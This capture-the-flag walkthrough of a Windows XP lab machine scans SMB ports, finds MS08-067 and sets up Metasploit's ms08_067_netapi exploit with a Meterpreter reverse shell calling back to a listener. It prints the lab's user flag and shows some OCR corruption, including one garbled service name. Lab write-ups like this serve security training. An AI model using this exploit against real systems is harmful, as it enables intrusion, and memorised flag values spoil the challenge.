

Information Gathering

1) Found some open ports



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.4 -p135,139,445 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 19:29 IST
Nmap scan report for 10.10.10.4
Host is up (0.36s latency).

PORT    STATE SERVICE     VERSION
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  ��`&�U      Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:68:1e (VMware)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-10-15T18:57:45+03:00
|_clock-skew: mean: 5d00h27m38s, deviation: 2h07m15s, median: 4d22h57m39s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.08 seconds
```


2) Found vulnerability in Windows XPs



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.4 -p135,139,445 -sV --script=smb-vuln*
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 19:39 IST
Nmap scan report for 10.10.10.4
Host is up (0.32s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:wind
ows_xp

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: EOF
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP
1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execu
te arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicali
zation.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 24.55 seconds
```


Exploitation

1) Found a metasploit module



```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
                                       /docs/using-metasploit/basics/using-metasploit.ht
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proce
                                        , none)
   LHOST     192.168.186.133  yes       The listen address (an interface may be specifie
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > 
```

2) Got user flag and admin flag



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```